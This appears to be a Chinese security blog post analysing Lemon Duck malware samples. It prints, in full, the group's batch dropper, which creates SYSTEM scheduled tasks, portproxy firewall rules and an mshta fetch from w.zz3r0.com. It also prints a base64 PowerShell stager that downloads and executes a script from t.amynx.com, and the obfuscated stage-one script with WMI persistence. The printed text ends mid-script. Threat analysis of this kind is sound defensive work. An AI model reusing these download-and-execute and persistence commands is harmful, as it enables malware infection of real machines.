


柠檬鸭组织样本分析

原创 sp4ce HACK学习呀

2021-01-14原文

起因



分析

1.txt

文本内容如下

```
cmd /c echo RmMrcM >> c:\windows\temp\msInstall.exe&echo copy /y  
c:\windows\temp\msInstall.exe  
c:\windows\kNnk.exe>c:/windows/temp/p.bat&echo "＊"
```

```

>c:\windows\temp\eb.txt&echo netsh interface ipv6 install
>>c:/windows/temp/p.bat &echo netsh firewall add portopening tcp 65532
DNS2 >>c:/windows/temp/p.bat&echo netsh interface portproxy add
v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53
>>c:/windows/temp/p.bat&echo netsh firewall add portopening tcp 65531
DNS2 >>c:/windows/temp/p.bat&echo netsh interface portproxy add
v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53
>>c:/windows/temp/p.bat&echo netsh firewall add portopening tcp 65529
DNS3 >>c:/windows/temp/p.bat&echo netsh interface portproxy add
v4tov4 listenport=65529 connectaddress=1.1.1.1 connectport=53
>>c:/windows/temp/p.bat&echo if exist
C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQBlAG
4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABWAdoALwAv
AHQALgBhAG0AeQBuaHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&schtasks
/create /ru system /sc MINUTE /mo 60 /st 07:05:00 /tn BIzdRfgY /tr
"c:\windows\kNnk.exe" /f) else start /b sc start Schedule^&ping
localhost^&sc query Schedule^|findstr RUNNING^&&^(schtasks /delete
/TN Autocheck /f^&schtasks /create /ru system /sc MINUTE /mo 50 /ST
07:00:00 /TN Autocheck /tr "cmd.exe /c mshta
http://w.zz3r0.com/page.html?pBS_S-AUDIT"^&schtasks /run /TN
Autocheck^&schtasks /delete /TN BIzdRfgY /f^&schtasks /create /ru
system /sc MINUTE /mo 50 /ST 07:00:00 /TN BIzdRfgY /tr
"c:\windows\kNnk.exe"^&schtasks /run /TN BIzdRfgY^&schtasks /delete
/TN Autoload /f^&schtasks /create /ru system /sc MINUTE /mo 10 /ST
07:00:00 /TN Autoload /tr "c:\windows\temp\installed.exe"^&schtasks
/run /TN Autoload^>>c:/windows/temp/p.bat&echo net start Ddriver
>>c:/windows/temp/p.bat&echo for /f %i in ('tasklist ^^^| find /c /i
"cmd.exe"'^) do set s=%i >>c:/windows/temp/p.bat&echo if %s% gtr 10
(shutdown /r) >>c:/windows/temp/p.bat&echo del
c:\windows\temp\p.bat>>c:/windows/temp/p.bat&echo
c:\windows\temp\installed.exe>>c:/windows/temp/p.bat&cmd.exe /c
c:/windows/temp/p.bat&cmd /c c:\windows\temp\installed.exe

```

简单格式化下

```

cmd /c echo RmMrcM >> c:\windows\temp\msInstall.exe& echo copy /y
c:\windows\temp\msInstall.exe
c:\windows\kNnk.exe>c:/windows/temp/p.bat&echo """
>c:\windows\temp\eb.txt&// 配置网卡、防火墙 echo netsh interface ipv6
install >>c:/windows/temp/p.bat &echo netsh firewall add portopening

```

```

tcp 65532 DNS2 >>c:/windows/temp/p.bat&echo netsh interface portproxy
add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53
>>c:/windows/temp/p.bat&echo netsh firewall add portopening tcp 65531
DNSS2 >>c:/windows/temp/p.bat&echo netsh interface portproxy add
v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53
>>c:/windows/temp/p.bat&echo netsh firewall add portopening tcp 65529
DNSS3 >>c:/windows/temp/p.bat&echo netsh interface portproxy add
v4tov4 listenport=65529 connectaddress=1.1.1.1 connectport=53
>>c:/windows/temp/p.bat& powershell 命令 echo if exist
C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG
4AdAaPAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAv
AHQALgBhAG0AeQBUAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^& // 计划任
务配置schtasks /create /ru system /sc MINUTE /mo 60 /st 07:05:00 /tn
BIzdRfgY /tr "c:\windows\kNnk.exe" /F) else start /b sc start
Schedule^&ping localhost^& // 检查定时任务是否已启动 sc query
Schedule^|findstr RUNNING^&^&(schtasks /delete /TN Autocheck
/f^& // mshta 下载马，截至分析时已无法访问schtasks /create /ru system /sc
MINUTE /mo 50 /ST 07:00:00 /TN Autocheck /tr "cmd.exe /c mshta
http://w.zz3r0.com/page.html?pbs_s-AUDIT"^& // 计划任务操作项schtasks /run
/TN Autocheck^&schtasks /delete /TN BIzdRfgY /f^&schtasks /create /ru
system /sc MINUTE /mo 50 /ST 07:00:00 /TN BIzdRfgY /tr
"c:\windows\kNnk.exe"^&schtasks /run /TN BIzdRfgY^&schtasks /delete
/TN Autoload /f^&schtasks /create /ru system /sc MINUTE /mo 10 /ST
07:00:00 /TN Autoload /tr "c:\windows\temp\installed.exe"^&schtasks
/run /TN Autoload^)
>>c:/windows/temp/p.bat& // 创建批处理，内容为启动服务 echo net start
Ddriver >>c:/windows/temp/p.bat&echo for /f %i in ('tasklist ^^^|
find /c /i "cmd.exe"') do set s=%i >>c:/windows/temp/p.bat&echo if
% s % gtr 10 (shutdown /r) >>c:/windows/temp/p.bat&echo del
c:\windows\temp\p.bat>>c:/windows/temp/p.bat&echo
c:\windows\temp\installed.exe>>c:/windows/temp/p.bat&cmd.exe /c
c:/windows/temp/p.bat&cmd /c c:\windows\temp\installed.exe


```

批处理功能

- 设置防火墙规则，转发65532、65531、65529的请求到1.1.1.1
- 创建计划任务定时启动
- 写入批处理检测cmd.exe进程
- 如果cmd.exe进程数量大于10则重启机器

powershell命令 下载执行PS脚本

powershell解码后如下



```
IEX(New-  
ObjectNet.WebClient).DownloadString('http://t.amynx.com/gim.jsp')
```

gim.jsp下载下来是一个**Powershell**文件

gim.jsp 第一阶段攻击脚本

gim.jsp

```
I`EX $(New-Object IO.StreamReader ($ (New-Object  
IO.Compression.DeflateStream ($ (New-Object IO.MemoryStream  
(, $('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18  
8cde692ec1d69472329ab2a81ca6556655d661640cccd9dbcf7de7befbdf7de7befbdf  
7ba3b9d4e27f7dff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f227eb7bd7  
999a69fa51fdddf9f8ddc79f7c7fffd7f72c597df7efdf277f7be4fbbb7bdfcbbff872f  
e7af5bba55bbf30fd993b9fdefbfeabecdb27df1b7dfce264fe719a9e9e64e52a7fb59
```

da60fed375f9db7fe37773efe8d93df38f9f8938fefa477f64da33b0f7777e5d74f761
ee017fa9e7e7ff8f0fbafe8377cbe45009eaf72faebd53660ebc7a33bf7ed9b0fe9b30
7fafb03f3e9564a9fe6e8fcf4d5743bddd4db75ef12663ff1d36fe85f81fd6adb0e873
efbceec84feb56fd23be91ea193d12fdae2cdab87f46f6a5e4ed34f1feaeb77f6a895c
5ebc0feb6b783cf0d62a9057e87e03cbb9b664dfb2a5db677d3bccdcb7c76376dde365
93b9f36a0187dbfeb35a0373e017e9d76049f9bee69536d160789ff7e09fec9a775f5e
cf7f83d7e8f74370585d765f693dbe9d3575f7ef72926ef938f0122cd57d76fb6d3655
5344d5eaf16d5495e4eb2a6789a5e3d9b36d4a8ced1345f6475f6924853e79775fe7a9
92d96d973fab3c9a7053ea05fdbfc7559d5edb23a6997795daf4fe8b32f4edfbcfe7df
0e5a32f9eff5edf2688e9bccd5e6ea7d76d9dafaafae5226fcfb6e9c5941e60fc765a9
593cf0819f439cdd2fbf7763f6beb6a556653faa02ad3157ee2cbcfcfa6a5ab555bd4a9
7c56775314bafef8c3674a17bc4caf5e2ff319f5f91921bffc8a3e932fd3bc5cd7e96c9
6a565995de575716e7fb9a40fe74d9b2ffbf80099fd7d834c556a4f84501c9b67d3fbf
bf4c5fef512d42334f405c14671a0af3a6868ab3836f7ee73ffed345f2eab69ba3be6f
f3ec3c4d170e463d34dfa70effefd4fb9fd326f9ba24cf72fab76ff92077efd8e50a5a
fb4f1ca0c269f66e7fa3b4dfbb248f377f9384061f6fac5d3d7021b1248a34f2f96c59
226133d8554752f4feff21f18ee622aa0b41be25488606afe411ff7d3559e970d64b3a
db3b649f561bebef34b30d18e7f9f4d0964b1a0bfae48b40186d401cdfbac98a757db8
44c3e172ebe22f4a677991d5a924fbc91bfc997c5f3193133b1fd217d0524091cf1ebd
e3d62cde6ba018b5f55b3657105269ee275703064a45d53fbd34348d602eae3453e877
6f9e4ea19d86faa8cf7e217ff9e694302b1585fd4c7dbe00b70d3aaa8a7cd640df0ad9
985aa867ce46602b35583d75943d52c81eb4664ebf2d4a22da4e0b74fd2a6c9ca936d9
ac425116d79562cbe0bd1dafaacced18edf3ebc4313f53a054f82a7e55dd0f9b8aeef
a743bfd252043f3e59a47fffa77ffda5e38797bfbffe9ab5d9d3196b85365b908639c
7777bf796c577e9c5f4f8f519a1a04d8109b55b9eb5f9459d4127ebb4a5a7af4ebffdd
d7467e7d37be98bb36fbf39fb6eca235b0a3a3ca2c2a8b96c5a9c17b3ea0b33b2dffff
74fbff8f2d5b3f45be99b93d3e7a7af85e29f5dd7f9fa2780fff39ff82e53ff225b5f9
09ab29fef5d2e0a9a5c854a9407c9f95562fcd56b909b9138c46f7636a7e7fe54023b3
b9be03a9d50fad59f539d4c03763b25792a8b672d6b83cb531ac1f06ca161c8358a718
f79ecf4032bf46a260b9da327cb45e9c5b2202e7e522b1b556fa49f414444e4582c217
777686a57cd4f8fb38c7e19993fe8e716f5411e403dbe73e7fe16a982ba056af4de784
de41b2942d470efab4eeb11aca6bc42bfe02d79859aed066d9bd50253f1190b3aa4dc2
8848f455f2c33108238ec33376f167941df687ffef18bef34e88854758a9f5bf36996d
7956174f38a080aa4242a1bda9a4504fcaf42312c11425d91038ffb81642000d423f81
dfcb489e5e9fb673196a7cf235c6f948ae3cd2ecbd347a4b8276f89e613fa9dc0f8da4
bdfef2a31c36ec28ef48e016ffa8b49c026f637c4ffc57776dba29aa9466fabe5f6d67
9a10ee62ff9c5f32991883d1c99108b38fdeec3ce30f41e08ecfb753fa76a98875557
05563a22cb2da6a006732b43f3df9f2ec0b60fcf967065146fbba6e3dff0bc8fe985a3
4a3fa183d366f64dbc0b646427eccc7f41550172c4c889df32f1803bcc3e5ba768e9e3
4df1553c93018f2365b4cf9f297c80fede097fc987eaae4fb31f3f78fd18be68fb25c2
fb7db7545fef31dfcfe1dbc2c5a860466b4938ef853fcaebf607e46fbe9e80ee49ffeb
02ac00a7357f09dc62215e0544620fcf46d4ffe474487a75f9cfcfeaf5fd22ff6cb72f

17b8f4112c6097367fedaa29f50724d7191bf1ad7f9acacceb038febe4c7f8c1707fe
c17dfb9a350e90b010c5db42c32f263d176dce5feb13883e8e0bcb08030f1f6f7f44e6
33c58695e18b62bcef3a7165b523f0c4bbf6390a9ea2203ea0e0121755378efe0577d4
59497795fde6365ad1fed6e815bde1097daf19f7ce681d3d63071c468fa12331e08c1a
f3cc3cb9775d33678d74209b8cfff0dcc750c7fc8f729e9db0884fc60e194b277136453
6835cbff3695a2deea6a76fbe7a71f605b86ddadc5583081e82fb85b14f7dd1d079c89
b324f7fd6706144c44b4c2199b943c3494d80d09d0c5464be51bb45e68022f2a59b8c5
ff24be853f5810081851aa64d10f9c518d22fb9236f6e7d42d2621dd4efaafe3daf5e5
7b543605a7c41adf03a5eb718fce23b7be92fcaad6771ef772ff0397a53e47e89f4615
fdce5e6d4ce91de1fcb2f69be5450105dee917ed17777ccbbfe1b7744dee95f7d91bef
af25d3e5b9e3d7af4fdebacaeb3ef1169f08aa15ed46aab0ed3297626ec63d84733a1f
663f00f4fe4de2ecda476ec4da8fdc49b4c4fdd5a96ea74476027e249f67ae4ee14acf
4ba917f00e32e3c974ec78e75e44f353abe69f4ed22f40623e4318267debd4fb78c868
01a08259f5af8c2df16f441cfd4ddd992b8f3441a52136ee0cc30d2109c221853cc3bc
be7d3d76a4029e632b674fb2a7f41936dbaf2a243f89d0b68e2e9f8ddf27a918de14a8
ef8c3e9f882b2113f709fe84b95d188e39dfade0fe4fbaddff333e61ea6d39d3b9ffee
eac58496cb25730e25b9f7cba45eed71a18b94f7fe2a7a9d19b3b7b7bbbe3f183879fe
c3c1c8f15f2fd4f3f79707f3c3ed8dffafef7bf5767f3e9f7b69645f5d3a458ea759bd
7bfd828e02d1571d2f31098e9727d6e346e5db51919be62592c60948e79c2a6e9f7f3b
27a456ea202288bf513116f9e2e560bf4f1770d226526b13b53bb98922d7d39be6e8b7
aaddfc38fcb5f7f6f0b509767cd1999df2dcdced00021686d417fcfce6c27df1d134c1
fd294deffbef4c758dd788deb936e86af3adcf3299c6df3821dadfc11cd2ffa8e1b7e
437a6d59d3b4ce97a6bf4f4ecabaf677da295acc242944b12799ee35d25126ea64775
af8a5a230601b0a7074fac5f18b57a7afb7a74b9cca14ee4ef375f31b5f8b5975f7c7
9a2df6efd9eac31e97fbf07fdff136d7049dfe0630e68eeca79f9435eb98ec50fe661
7069fcb8f5df3a78290bfeede7db46adb39ffa15fac3f1340bfe497fc923b13fa69b80
5aa1134d87a97af2ecfcf7eb136271feacef7f5f7dd07c4753bdf9b7d0744b12f82cdb
401bdcdbed3ebfd4ff3267bb2a8ea67349f14a75f526e083d98d8eb0e8973714974851
cea67b5fecc5f57edeaba8617b77bfcedd7e3ebf92aab2fe4333bfd42746ac272ba35c
248602a10f25c73a0429d8e0d4851538746045632802d32b2ad2411912882f49d8d6b6
a7bc8d8696345b236681dbf7ed54789de7558314a9f31a0dd9d773b18f3c79261d8c19
ff8ec336270ebf7afde9d8e57680da674d3f7d9ce6ef6edd9f32f7fd1f9aa7ef0ead3d
fe72c3fdffde95d827439fd89af56cff7eefea09cfcf4eae4f9d39f9edc3ff862e7e4f
eef53ae7fd177df2e4fbeca5f3c9fef9fe7bfa8d87ff58377cb7bd3e3d73f7530bd7af
b6aa7deb9470ee3f3c9faf9ea60f7e079317dfadd9d57bfcfdd370b2491eb7bbfd7834
5f9eddfe76c5ab43f78f30333febd172fee7d71f5f0ec634d650a1bbffce9fdb7f577c
ff1dea73fd97e7bb27eb15cbc7971efeee5c1e50574c762f57bd3bf4f763fbfa41fbff
7fac16ef5ddc51eb3214865b984b9c412da328bf9847986b42429e9ea8bb18d57ce3dc
7f0d04d22cd8c7ebc8967303bdaecc5674cf6ef4fe9dff1f8de83ddefc1927c3611f6f
8c577e893b4bdd84ea7e2a38385a090a7636e36956687f42fffb0d5ba42b39e2ceaa727
9553da53f49832cf3a224793a99e4df1db7645108077a813e0126f4db15fd4a0cfc194
0fe628193890f4e8a195ca09106eb68fa7b36fbe28b6b7a7e7ffa3d95c89ed37164a99

```
f8ad9a07ea13fe8c3df0331f5a5becc0e311b7343dd25b912f9bb6a72d12c38cfbe5a3
76ce609e7b2682856bf64b713d452b2532a726767874291257cbcbccaeacaec8b6dd2d
6c79c766faf27fa19fdb9fb4b3103f54bce083d7cc4fe2ab91194300136f9252216247
421ab40855c819621e3b72967fabf5cffee76ee9648e6bef8dd31eafc6d511af705896
b40ceeb7c7e45c42546a1843772a6c8cba493bba9a46b633d53b7d4b9f64cbf312a9df
e9b755dfc2406e87aee74492fbd6faf66b0d21f662f36e4a11e3143efdfa3d20b6ea14
768fd943bc740d0ffea32eb75edaf541012e05b436c05f13eb8b8a9f6c7dd3666a5c14
38059fbc3e638d29f19eae7fed5612f110c906a98fdfeb7747d7764c3d0ce8af9b90c
00bd00c40e563449e061b16ad028e63809399199f1479733ac870a66b7d2f4a06ea633
1a52fb7b6d2ad14668ffeb73cabbab32d13f90eef7effde68f77b77b63e7f51bc2273f
3667c3a7d91bf3a7d76fa6a9537d5a43efd495a674db7c61f6f6d7d941ea6bf702bfdd
d4e5ffce4a3932fbf685e9e4ebfb73fdabd3fdabbfffdedef5467cb8f698595ba4a3f3
f7db3fd93d9abb3ec49799aee7d9b9676b72f8fcbaf4ebf5cdef9de36ad0d8db76f6a3
67e7efae2f337f3f44eca905f7cfc31fdfa1b27ff0f'-
split'(..)'|?{$_}|%{[convert]::ToUInt32($_,16)}}),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();
```

解密后内容如下（参考链接：[5分钟解码powershell payload](#)）

```
$2hl = ")'x'+43[emOHSP$+]12[eM0hSp$ (& |)63]RaHC[, 'NCh' ECalpeR-
93]RaHC[, 'Uft' ECalpeR- )''+')
)43]RaHC[, 911]RaHC[+07]RaH'+ 'C[+99]R'+ 'aHC[(ECalpe'+ 'R-
93]R'+ 'aHC[, 511]RaHC[+9'+ '7]RaHC[+711]RaHC[( '+ 'eCalpERc-
421]R'+ 'aHC[, UftQjTUftEcalpeR-63]RaHC[, UftJdCUfteCalpERc- '+
29]Ra'+ 'HC[, UftTR9Uft ECalpeR-
69]RaHC[, 2'+ '11]RaHC[+811]RaHC[+20'+ '1]RaHC[( eCalpERc-)UftF/ astR
nt/ eteled/ sksathcsF/ 1astR nt/ etUft+Ufteled/ sksathcs'+ 'F/ 2astR
ntUft+Uft/ eteled/ sksathcs}ecroF??? 1 e'+ 'ulaV- DROWDUft'+ 'Uft epyT-
noisserpmoCelbasID
wFcs '+ 'ret'+ 'emaraPTR9revreSnamnaLTR9secivreSTR9teSlortnoCtnerruCTR9ME
TSYSTR9:MLKHwFc htaP- ytreporPmetI-teS kcolb=noit'+ 'ca
531=troplac'+ 'ol pc'+ 't'+ 'locotorp ni=rid
w'+ 'FUft+Uft'+ 'c531ynedwFc=emanU'+ 'ft+Uft elur dda llawerif
llawerifvda hsten kcolb=noitca 544=troplacolUft+Uft pct'+ 'locotorp
ni=rid wFc54'+ '4yn'+ 'edwFUft+Uftc=eman elur d'+ 'da llawerif
llaUft+Uftwerifvda hsten 35=troptcennoc
1.1.1.1=sserddatcennoUft+Uftc 92556=tropnetsil 4vot4v dda
yxorptroUft+UftpUft+Uft ecafUft+Uftretni exe.hsten dSNSD 92556
'+ 'pct gninepotrop dda llawerif exe.hsten c/ exe.'+ 'dmc Uft+Uft}' +
'+ '+ '5 peels- '+ 'trats }}w'+ 'Uft'+ 'UftFcdmcim'+ 'wJdC'+ ' c-
```

```

neddih                                w-                                llehs '+'rewop
c/wFc=etalpm '+'eTeniLdnammoC;wFcexe.dmcTR923metsysTR9swodniwTR9:cwFc=h
taPelbatucexE;e '+'ma '+'NehtJdC+wF '+'ccwFc=emaN{@                                stnemugrA-
wFcnoitpircsbusTR9toUft+UftorwFc                                eUft+UftcapsemaN- '+'
r '+'emusnoCtnevEeniLdnamm '+'Uft+UftoC                                ssalC-                                ecnatsnIimW-
teS(=rem '+'usnoC;)potS                                n '+'oitcUft+Uf '+'tArorrE-
};wFcS0umetsyS_S0fUft+UftreP_Uft+UftataDdet '+'tamroFfreP_23niWsOu ASI
ecUft+Uftnats '+'nIntegraUft '+'Uft                                EREHW                                0063                                NIHTIW
tnevEnUf '+'t+UftoitUft+UftacifidoMecnatsnI__                                MORF                                *
TCELESwF '+'c=yreuQ;wFcLQWwFc=egaugnaLyreuQ;wFc2vmicTRUft+Uft9toorwF '+'
c=ecapSemaNtnevE;emaNehtJdC+wFcfwFc=emaN{@                                s '+'tnemugrA-
 '+'wFcnoitp '+'ircsbusTR9toorwFc ecapSemaN- retliFtn '+'evE__ ssalC-
ecnatsnIimW-teS(=retliF{@                                stnemugrA-
Uft+UftwFcnoitpircsbusTR '+'Uft+Uf '+'t9tooUft+UftrwFc '+'ecapsemaN-
gnidniBremusnoCoTretliF__ ssalC- ecnatsnIimW-teS                                '+'
)s0Upsj.aasOu,s0Upsj.asOu(ecalper.))5(gnirtsbus '+'uJdC,Uft+UftsOu2UsO
u(ecalper.))5,0 '+'(gnirt '+'sbus.uJdC,s0u1UsOu(ecalper.spmtJdC=dmcimwJd
C '+'naR '+'teg=emaNehtJdC '+' U '+'ft+U '+'ft){suJdC ni
uJdC(hcaerofUft+Uft                                potS                                noitcArorrE-
};wFcS0umetsyUft+UftS_S0freP_ataDdettamroFfreP_23niWsOu ASI
ecnatsnIntegrat EREHW 0063 '+' NIHTIW tnevEnoitacif '+'idoMecnatsnI__
MORF                                *
TCELESw '+'Fc=yreuQ;wFcLQWwFc=eg '+'augnaLyreuQ;wFc2vmiUft+UftcTR9toorwF
c=ecapSemaNtnevE;wFc1labkcalbwFc '+'=emaN{@                                stneUft+UftmugrA-
wFcnoitpiUft+UftrcsbusT '+'R9toorwFUft+Uftc ecapSemaN- retliFtnevE__
ssalC-                                ecnatsnIimW-teS                                {}1tiodJdC '+' ton-
(fi '+'){hctac}wFcS0ullabkcalbsOuU '+'ft+Uft=emaNwFc                                retlif-
s0unUft+UftoitpircsbusTR9toorsOu ecapSemaNUft+Uft- retliFtnevE__
ssalC- tcejb0IMW-teG=1tiodJdC{yrt} '+'} 5 pUft '+'U '+'fteels-
tra '+'tUft+Ufts '+'wFcntJdCTR9fntJdCwFc nt/ nur/ sksathcs
1 peelsUft+U '+'ft-trats } Uft+Uft} {}{hctac}
} '+' llun-tuoQjT)llunJUft '+'UftdC ,0 ,llunJdC
,llunJdC '+' ,4
,)))5( '+'gnirtsbus.uJdC,s0u2UsOu(ecalper.))Uft+Uf '+'t5,0(gnirtsbus.uJd
C,s0u1UsO '+'u(ecalper.spmtJdC,wFcDMC_SPwFc(ecalper.lmX.ksatJdC
,emaN.ksatJdC(ksaTretsigerR.redlofJd '+'C
){})wFcDMC_ '+'SPwFc( '+'sniatno '+'C.stneUft+UftmugrA.noitcaJdC(fi
{yrt { )snoit '+'cA.noitinUft+UftifeD.ksatJdC ni
noitcUft+UftaJdC( hcaerof {} '+'metiksatJdC ni
ksatUft+UftJdC(hcUft+Uftaerof
)Uft+Uft1(sksaTteG.redlofJdC=metiksatJdC
)wFcfnTUft+UftdCTR9wFc(redloFteG.vrstJdC=redlofJdC 1 peels-

```



```

trats      '+'+'+'}      wFcDMC_SP c- neddih w- llehsrewopwFc rt/
F/ wFcntJdCTR9fntJdCwFc nt/ 06 om/ ETUNIM+'+' cs/ Uft+Uf+'+'te+'+'taerc/
sksathcs      { esle }      wFcDMC_SP c- neddih w-
llehsrewopwFc rt/ F/ wFcntJdCTR9fntJdCwFc nt/ 06 om/ ETUNIM cs/ metsys
ur/ etaerc/ sksUft+'+'Uftathcs      {}asJdC(fi      naRteg =
ntJdC
})naRuf+'+'t+'+'U+'+'ftteg=fntJdC{esle})naRteg(+sOuTR9swodniWT+'+'R9tfoSo
rUft+'+'UftciMsOu=fntJdC{)asJdC(fi{)2      qe-      Uft+Uft3%iJdC('+'fi
}naRteg=fntJdC{)1      qe-      3%iUft+Uf+'+'tJdC(fi
}sOUft+Uft+'+'usOu=f+'+'ntJdC{)0      qe-      3%iJdC(fi
)uJdC,suJdUft+UftC(f0xednI::)yarra[ = iJdC      {}suJdC ni
uJdC(hcaerof      }      wFc1labkcalbw+'+'Fc rt/ F/ 1labkcalb+'+' nt/ 021
omUft+Uft/ ETUNIM csUft+Uft/ etaerc/ sksathcs      { esle }
wFc1labkcal+'+'bwF+'+'c rt/ F/ 1labkcalb nt/ Uft+Uft021 om/ ETUNIM cs/
metsys ur/ etaer+'+'c/ '+'sksathcs      {}asJdC(fi      {}tiodJdC ton-
(fi){hctac})+'+'wF+'+'Uft+'+'Uftc1labkcalbwFUft+'+'Uftc(ksaTteG.)wFcTR9w
Fc(redloFt+'+'eG.vrstJsJdC=ti+'+'odJdC{yrt})(tcennoC.vrstS+'+'JdCU+'+'ft+Uft
ecivres.eludehcs      tcejb0moC-      tcejb0-weN      =
vrstJsJdCUft+Uft)sOumo+'+'c.xnyma.tsOu,sOumoc.g9rez.tsOu,sOumUft+UftocUf
t+Uft.0r3zz.tsOu(@=suJdC{))6%)+'+'modnaR-teG(+6(      tnuc-      modnaR-
teGQj+'+'T)221..79+09..Uft+Uft56+75..84())[rahc[(nioj-
nruter{)Uft+Uft(naRteg      noi+'+'tcnuf)wFcrotartsinimd+'+'A+'+'wFc
]eloRnItUft+UftliuBswodni+'+'Uf+'+'t+UftW.Uft+UftlapUft+U+'+'fticnirP.yti
ruUft+Uftc+'+'eS[(eloRnIsI.))(tnerruCteG::)ytitnedIswodni+'+'W.lapicnirP
.ytiruceS[]lapicnirPswodniW.lapicnirP.'+'ytUft+UftiruceS[(=asJdCsOu))s
OusOu+'+'*sOusOunioj-
))modnar(,DIUU.)tcu+'+'dorPmetSySretupmoC_Uft+Uft23niW      tcejboimw-
teg(,EMANRESU:vneJdC,EMANRETU+'+'Uft+UftPMOC:vneJdC(@(+sOusOu?sOu+Uft+U
ftvJdC+sOupsj.a/sOusOu+lruJdC(a;sOusOu2UsOusOu+sOusOu1UsOusOu+Uft+Ufts
OusOu//:ptthsOusOUft+Uftu=lruJdC{}})bJdC)][rahc['+'nioj-
(xepvfi{Uft+Uft})))]Uft+Uft171..0[dJ+'+'dC)][rahc[(nioUft+Uftj-
(gnirtS46esaBmorF::)trevnoc['+',Uft+Uft)redivorPecivUft+UftrUft+UfteSo
tpyrC+'+'1AHS.yhpargotpyrC.ytiruceS      tcejb+'+'O-
weN(,bJdC('+'ataDyf+'+'irev.rUft+UftJdC(fi;)Uft+UftPJ+'+'dC(sretemaraPtr
op+'+'mI.rJdC;redivUft+UftorPecivresotpyrCASR.yhpargotpyrC.ytir+'+'uceS
tcejb0-
weN=rJdC;10x0,Uft+'+'+Uft00x0,10x0=tnenUft+UftopxE.pJdC;)sOUft+UftsOu=
01aHdLOqfpr7R6YIef1j1+'+'vcQUPL2/zlbjPCLDjb58M0C5YluqWknCUeNLh4feqi4Rzx
n3cASZ8cwK0R0r03mugLbuLp818LicDW0RY/Tm2+'+'r3K7m1HYIcitzTzvUft+Uft2NN3Mw
9I+'+'FUft+'+'UftPj4krWf2+'+'6VtHbuNnmTN3/v8vgd+'+'mpX+'+'B1Gv+'+'Xu71oWm2s
OusO+'+'u(gnirtS46esaBmUft+UftorF::)trevnUft+Uftoc['+'+=suludoM.pUft+'+'+
UftJUft+UftdC;sretemaraPASRUft+Uft.yhpargotpyrC.ytiruceS      tcejb0-

```

```

weUft+UftN=pJdC;]cJdC..371[dJdC=bJ'+ 'dC{ }371          tg-
